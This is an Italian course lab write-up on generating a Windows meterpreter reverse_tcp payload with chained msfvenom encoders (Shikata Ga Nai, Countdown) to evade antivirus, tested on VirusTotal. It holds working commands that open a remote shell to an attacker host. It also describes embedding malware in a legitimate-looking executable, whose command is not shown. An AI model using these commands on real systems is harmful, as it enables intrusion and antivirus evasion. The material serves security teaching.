S9L1

Creazione di un malware con MSFVenom

L'obiettivo di oggi è creare un malware utilizzando il comando '**msfvenom**' che possa essere il meno visibile possibile.

Per poter testare l'offuscamento del mio malware utilizzerò il sito **'virustotal'.**
VirusTotal è una piattaforma online che consente agli utenti di analizzare file, URL, indirizzi IP e domini per rilevare potenziali minacce informatiche come malware, virus, trojan, worm e altri tipi di software dannoso.
Funzionalità principali di VirusTotal:

1. **Scansione multi-motore**: VirusTotal utilizza motori di scansione antivirus e antimalware di numerosi fornitori per fornire una valutazione completa. Ogni file o URL inviato viene analizzato simultaneamente con diversi strumenti.
2. **Analisi dei file**: Gli utenti possono caricare file sospetti per determinare se contengono malware o altre minacce.
3. **Analisi degli URL**: Permette di verificare se un link è malevolo o conduce a un sito web compromesso.
4. **Database pubblico**: VirusTotal conserva i risultati delle analisi e li rende disponibili al pubblico per contribuire alla conoscenza collettiva delle minacce.
5. **Rapporti dettagliati**: Fornisce informazioni approfondite, come comportamenti sospetti, hash dei file, e dati di reputazione per identificare minacce avanzate.
6. **API**: VirusTotal offre un'API che consente agli sviluppatori di integrare la sua funzionalità in applicazioni o flussi di lavoro personalizzati.

Esercizio pratico

Come esempio prenderò il malware fatto in classe e proverò a renderlo più offuscato.
Il malware:
msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.1.23 LPORT=5959 -a x86 -platform windows -e x86/shikata_ga_nai -i 100 -f raw | msfvenom -a x86 --platform windows -e x86/countdown -i 200 -f raw | msfvenom -a x86 --platform windows -e x86/shikata_ga_nai -i 138 -o polimorficommm.exe


Spiegazione del codice:
Il comando costruisce un file eseguibile malevolo per Windows, applicando vari livelli di offuscamento per renderlo difficile da individuare dai software di sicurezza.
Inizia generando un payload di tipo **reverse_tcp**, progettato per stabilire una connessione dalla macchina della vittima a quella dell'attaccante (IP 192.168.1.23, porta 5959). Questo payload viene codificato utilizzando l'encoder **Shikata Ga Nai**, applicando l'offuscamento 100 volte per mascherare il codice malevolo.
Successivamente, il payload viene passato a un secondo passaggio, dove un altro encoder chiamato **Countdown** applica ulteriori 200 livelli di offuscamento. Infine, il risultato viene ulteriormente modificato con un terzo passaggio, utilizzando ancora **Shikata Ga Nai** con 138 livelli di encoding, per ottenere un file eseguibile finale chiamato `polimorficommm.exe`.
Questo processo produce un file polimorfico, cioè un malware che cambia continuamente la sua struttura per ingannare gli antivirus, ma che una volta eseguito stabilisce una connessione remota con l'attaccante.

La prima prova che farò è aumentando il numero di iterazioni.

Il malware versione 2:

```
┌──(kali㉿kali)-[~/Desktop]
└─$ msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.1.23 LPORT=5959
 -a x86 --platform windows -e x86/shikata_ga_nai -i 400 -f raw | msfvenom -a
x86 --platform windows -e x86/countdown -i 300 -f raw | msfvenom -a x86 --pla
tform windows -e x86/shikata_ga_nai -i 200 -o polimorficommm.exe
```


Dopo aver creato il malware lo darò in pasto a virus total per vedere il suo punteggio.




Successivamente, invece di cambiare il tipo di encoding, è stato deciso di tentare un approccio diverso: utilizzare un singolo encoder e inserire un malware all'interno di un file eseguibile legittimo.

Come primo passo, ho creato un file eseguibile denominato **legittimo.exe**, che appare innocuo e può passare come un normale programma. Successivamente, utilizzando un apposito comando, ho incorporato al suo interno un malware, mascherandolo all'interno del file legittimo.

Il comando per farlo è il seguente:



Come secondo passo farò esaminare il file da virus total.



Conclusioni

Come si può notare, eludere la maggior parte degli antivirus disponibili non è un'operazione particolarmente complessa. Tuttavia, è importante ricordare che c'è sempre la possibilità che VirusTotal non esamini i file in modo completo e che i costanti aggiornamenti dei software antivirus possano rendere inefficaci questi due malware in futuro.